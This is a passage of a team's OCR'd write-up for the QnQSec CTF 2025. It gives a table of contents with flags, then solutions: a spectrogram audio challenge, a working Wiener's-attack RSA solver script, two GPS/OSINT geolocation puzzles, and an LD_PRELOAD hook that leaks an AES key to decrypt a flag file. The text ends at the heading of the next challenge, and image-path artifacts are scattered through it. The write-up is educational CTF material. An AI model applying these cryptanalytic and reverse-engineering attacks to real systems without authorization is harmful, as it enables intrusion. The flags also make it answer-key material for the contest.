Write Up QnQSec CTF 2025

Team Members:

0хЛюцифер

Frigg1337

Table of Contents

[Warmup] **4**

Echoes of the Unknown 4

Summary 4

Quick Recon 4

Exploit 5

FLAG:QnQSec{h1dd3n_1n_4ud1o} *5*

Mandatory RSA 6

Summary 6

Quick Recon 6

Exploit 6

FLAG:QnQSec{I_l0v3_Wi3n3r5_@nD_i_l0v3_Nut5!!!!} *11*

The Bird 12

Summary 12

Quick Recon 12

Exploit 12

FLAG:QnQSec{SandiBirdSanctuary} *13*

The Hidden Castle 14

Summary 14

Quick Recon 14

Exploit 14

FLAG:QnQSec{wawelcastle} *15*

Baby_Reverse_Revenge_From_NHNC 16

Summary 16

Quick Recon 16

Exploit 16

FLAG:QnQSec{a_s1mpl3_fil3_3ncrypt3d_r3v3rs3} *19*

baby_baby_reverse 20

Summary 20

Quick Recon 20

Exploit 21

FLAG:QnQSec{This_1s_4n_3asy_r3v3rs3_ch4ll3ng3} *23*

myLFSR? 24

Summary 24

Quick Recon 25

Exploit 26

FLAG:QnQSec{i_L1K3_B3RleK4mP_m4Ss3y_0n_m0d_3_f1elD} *36*

A easy web 37


Summary 37
Quick Recon 37
Exploit 37
FLAG:QnQSec{I_f0und_th1s_1day_wh3n_I_am_using_sch00l_0j} *38*
Timelock 39
Summary 39
Quick Recon 39
Exploit 40
FLAG:QnQSec{gr3at_j0b_y0u_l3arn7_4b0u7_3rc20_t0k3n5} *45*
callmeback 46
Summary 46
Quick Recon 46
Exploit 46
FLAG:QnQSec{r33ntr4nt_c4llb4ck_1s_fun_4nd_3asy_t0_3xpl01t} 53
[Misc] **54**
Feedback 54
Summary 54
Quick Recon 54
Exploit 54
FLAG:QnQSec{Th4nk5_F0r_P4rt1c1p4t1ng_4nd_Sh4r1ng_Fe3db4ck!} 55
Catch Me 55
Summary 55
Quick Recon 55
Exploit 55
FLAG:QnQSec{C4TCH_M3_1F_Y0U_C4N} 63
HeartBroken 64
Summary 64
Quick Recon 64
Exploit 64
FLAG:QnQSec{I_4ctually_st1ll_l0v3_y0u_Rima!!} *65*
John Cena 66
Summary 66
Quick Recon 66
Exploit 66
FLAG:QnQSec{HOW_CAN_YOU_SEE_ME?} *67*
Sanity Check 68
Summary 68
Quick Recon 68
Exploit 68
FLAG:QnQSec{W3lcom3_t0_QnQSec_h0p3_y0u_br0ught_p1zza} *69*
[OSINT] **70**

The company 70
Summary 70
Quick Recon 70
Exploit 70
FLAG:QnQSec{QnQ Corps} 71
The picture 71
Summary 71
Quick Recon 71
Exploit 72
FLAG:QnQSec{36.8603, 10.3534} 73
[Web] **74**
s3cr3ct_w3b 74
Summary 74
Quick Recon 74
Exploit 75
FLAG:QnQSec{sql1+XXE_1ng3tion_but_using_php_filt3r} 76
[Hardware] **76**
SmartCoffee 76
Summary 76
Quick Recon 76
Exploit 77
FLAG:QnQSec{3x_s3snum_c4n_d0_h4rdw4r3} 78
Not your Karnaugh diagram 78
Summary 78
Quick Recon 78
Exploit 79
FLAG:QnQSec{0110 0110 0001 0001} 80
Thank You **81**

[Warmup]

Echoes of the Unknown

Author: x.two



Summary


One-line: The challenge is a **.wav** file and **sounds like random noise**, use a spectrum analyzer to get the flag

Quick Recon

- File: alien.wav

Exploit


Just go to https://academo.org/demos/spectrum-analyzer/ and upload the alien.wav file, then you can see the flag



FLAG:QnQSec{h1dd3n_1n_4ud1o}

Mandatory RSA

Author: Nutz



Summary

One-line: RSA vulnerable to **small private exponent (Wiener) attack** → recovered d = 7, factored n, decrypted c and obtained the flag.

Quick Recon

- File: known.txt

Exploit

Wiener's attack exploits RSA keys where the private exponent d is small (roughly d<n1/4d < n^{1/4}d<n1/4). By computing the continued fraction expansion of e/n and checking convergents (k/d)(k/d)(k/d), one can recover a candidate d. From k, d and the equation ed-1=kϕ(n)e d - 1 = k \phi(n)ed-1=kϕ(n) we compute phi(n) and then

solve the quadratic to factor n into p and q. Once d (or p,q) is known, decrypt ciphertext m≡cd(modn)m \equiv c^d \pmod nm≡cd(modn).

Result

- Recovered private exponent: d = 7
- Factored modulus into p and q (1024-bit primes).
- Plaintext (decoded):
  QnQSec{I_l0v3_Wi3n3r5_@nD_i_l0v3_Nut5!!!!}

Solver script:

```
import argparse

from math import isqrt



def cont_frac(a, b):

   cf = []

   while b:

       q = a // b

       cf.append(q)

       a, b = b, a - q*b

   return cf



def convergents_from_cf(cf):

   if not cf:

       return []

   convs = []

   p0, q0 = 1, 0

   p1, q1 = cf[0], 1
```


```
    convs.append((p1, q1))
    for a in cf[1:]:
        p2 = a*p1 + p0
        q2 = a*q1 + q0
        convs.append((p2, q2))
        p0, p1 = p1, p2
        q0, q1 = q1, q2
    return convs


def is_perfect_square(x):
    if x < 0: return False
    t = isqrt(x)
    return t*t == x


def wiener_attack(e, n):
    cf = cont_frac(e, n)
    convs = convergents_from_cf(cf)
    for (k, d) in convs:
        if k == 0:
            continue
        if (e*d - 1) % k != 0:
            continue
        phi = (e*d - 1) // k
        s = n - phi + 1
```

```
        discr = s*s - 4*n
        if discr >= 0 and is_perfect_square(discr):
            t = isqrt(discr)
            p = (s - t) // 2
            q = (s + t) // 2
            if p > 1 and q > 1 and p*q == n:
                return int(d), int(p), int(q)
    return None

def solve_with_wiener(n_val, e_val, c_val):
    res = wiener_attack(e_val, n_val)
    if not res:
        return None
    d, p, q = res
    m = pow(c_val, d, n_val)
    mb = m.to_bytes((m.bit_length()+7)//8, 'big')
    return {"d": d, "p": p, "q": q, "m_bytes": mb, "m_hex": mb.hex(),
            "m_text": mb.decode('utf-8', errors='ignore')}

def main():
    parser = argparse.ArgumentParser(description="RSA solver using
Wiener's attack (small d).")
    parser.add_argument("--n", required=True, type=int, help="RSA
modulus")
```

```
    parser.add_argument("--e", required=True, type=int, help="RSA public
exponent")
    parser.add_argument("--c", required=True, type=int,
help="Ciphertext")
    args = parser.parse_args()

    result = solve_with_wiener(args.n, args.e, args.c)
    if not result:
        print("Wiener attack failed: d not small enough. Consider
factoring or alternative attacks.")
        return

    print("Wiener success!")
    print("d =", result["d"])
    print("p (hex) starts with:", hex(result["p"])[:80])
    print("q (hex) starts with:", hex(result["q"])[:80])
    print("plaintext (hex):", result["m_hex"])
    print("plaintext (utf-8):", result["m_text"])

if __name__ == "__main__":
    main()
```

Usage:


```
python3 mandatory-rsa.py --n N --e E --c C
```



FLAG:QnQSec{I_l0v3_Wi3n3r5_@nD_i_l0v3_Nut5!!!!}

The Bird

Author: blk



Summary

One-line: Information disclosure (redacted GPS + contextual clue) → species recognition + geolocation + public records lookup → **flag: QnQSec{SandiBirdSanctuary}**

Quick Recon

- File: image.jpeg (contains a Painted Stork / *Mycteria leucocephala*)

Exploit


The challenge hides a location by redacting GPS digits but supplies a species image + partial coords. Combine: (1) identify the bird species from the image, (2) use the partial coordinates to narrow the region, (3) search for notable bird sanctuaries in that region

known for the species → identify the sanctuary name used as the flag.

FLAG:QnQSec{SandiBirdSanctuary}

The Hidden Castle

Author: blk



Summary

One-line: OSINT (redacted GPS) → geolocation + UNESCO cross-check → reveal castle name → flag QnQsec{wawelcastle}.

Quick Recon

- Input/endpoint/file: Redacted GPS: LAT: 50.**** LON: 19.****
- Tools used: web search / reverse geocoding (OpenStreetMap / Google), UNESCO listings, simple string normalization.

Exploit


The coordinates (50.xxx, 19.xxx) place the target in southern Poland around Kraków. The only major UNESCO-listed site in that tight area which is also a castle is **Wawel Castle** (part of the Historic Centre

of Kraków). The challenge expects you to map the redacted coords to the local UNESCO site and then format the castle name into the given flag template.

FLAG:QnQSec{wawelcastle}

Baby_Reverse_Revenge_From_NHNC

Author: LemonTea



Summary

The binary **encrypter** executes embedded shellcode to *produce* an **AES-256-CBC key and IV**, then uses **OpenSSL (EVP_EncryptInit_ex / AES-256-CBC) to encrypt flag.txt into flag.enc**. The key and IV were **present in memory as ASCII strings** (NUL-padded). I intercepted the OpenSSL call using **LD_PRELOAD** to leak those values, then used the **leaked key/IV** to decrypt flag.enc with OpenSSL. Flag recovered

Quick Recon

- File: encrypter (ELF binary)

Exploit

We recovered the **AES-256-CBC key and IV** from the running encrypter binary (intercepted at EVP_EncryptInit_ex via LD_PRELOAD). The key

and IV are ASCII strings NUL-padded. Using those exact values, we wrote a small Python script (using cryptography) to decrypt flag.enc, validate and strip PKCS

What I did:

1. Hooked EVP_EncryptInit_ex with an LD_PRELOAD shared object to print the key and IV in hex.

2. Noted the leaked values:

   - Key (hex, 32 bytes):

7468315f31735f7468335f76616c75335f30665f6b337900000000000000000000
     → ASCII: th1_1s_th3_valu3_0f_k3y (NUL-padded)
   - IV (hex, 16 bytes):
     31333337000000000000000000000000
     → ASCII: 1337 (NUL-padded)

3. Used a Python AES-CBC decryptor that:

   - reads flag.enc
   - decrypts with AES-256-CBC using the leaked key/iv
   - checks and strips PKCS#7 padding if valid
   - writes the plaintext to flag_decrypted.txt and prints it

The Script (what it does)

The script uses cryptography (modern, secure primitives):

- Converts the leaked hex strings into bytes.
- Builds a Cipher(AES(key), CBC(iv)) and decrypts the ciphertext.
- Checks the last byte to determine PKCS#7 padding length (1–16). If padding is valid, it strips it and saves the unpadded plaintext; otherwise it saves the raw decrypted bytes for inspection.

Full script:

```
from pathlib import Path
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from cryptography.hazmat.backends import default_backend
```

```
def decrypt_file():
    #  CORRECT KEY & IV (from leak)
    key_hex =
"7468315f31735f7468335f76616c75335f30665f6b337900000000000000000000"
    iv_hex  = "31333337000000000000000000000000"
    # -

    key = bytes.fromhex(key_hex)
    iv = bytes.fromhex(iv_hex)

    input_file = Path('flag.enc')
    output_file = Path('flag_decrypted.txt')

    if not input_file.exists():
        print("❌ Input file 'flag.enc' not found.")
        return

    try:
        ct = input_file.read_bytes()

        cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
        decryptor = cipher.decryptor()
        pt = decryptor.update(ct) + decryptor.finalize()

        print("✅ Decryption done — analysing padding...")
        print(f"Decrypted length: {len(pt)} bytes")
        print(f"Hex preview (first 128 chars): {pt.hex()[:128]}")

        if len(pt) == 0:
            print("⚠️ Decrypted payload empty.")
            return

        pad_len = pt[-1]
        print(f"Detected padding length (last byte): {pad_len}")

        if 1 <= pad_len <= 16 and pt.endswith(bytes([pad_len]) *
pad_len):
            unpadded = pt[:-pad_len]
            output_file.write_bytes(unpadded)
```

```
            print(f"✅ Padding valid. Wrote unpadded plaintext to
'{output_file}'")
            try:
                print("- plaintext (utf-8) -")
                print(unpadded.decode('utf-8'))
            except Exception:
                print("(plaintext contains non-utf8 bytes; file saved)")
            return
        else:
            # If padding invalid, still save raw decrypted bytes for
inspection
            output_file.write_bytes(pt)
            print(f"⚠️ Padding invalid or not PKCS#7. Wrote raw
decrypted bytes to '{output_file}'")
            return

    except Exception as e:
        print(f"❌ Exception during decryption: {e}")

if __name__ == "__main__":
    decrypt_file()
```

Usage:

```
python3 decrypt_script.py
```


Output:

```
flag_decrypted.txt will contain the plaintext (unpadded if
padding valid).
Script prints a UTF-8 preview of plaintext when possible.
```

FLAG:QnQSec{a_s1mpl3_fil3_3ncrypt3d_r3v3rs3}

baby_baby_reverse

Author: LemonTea



Summary

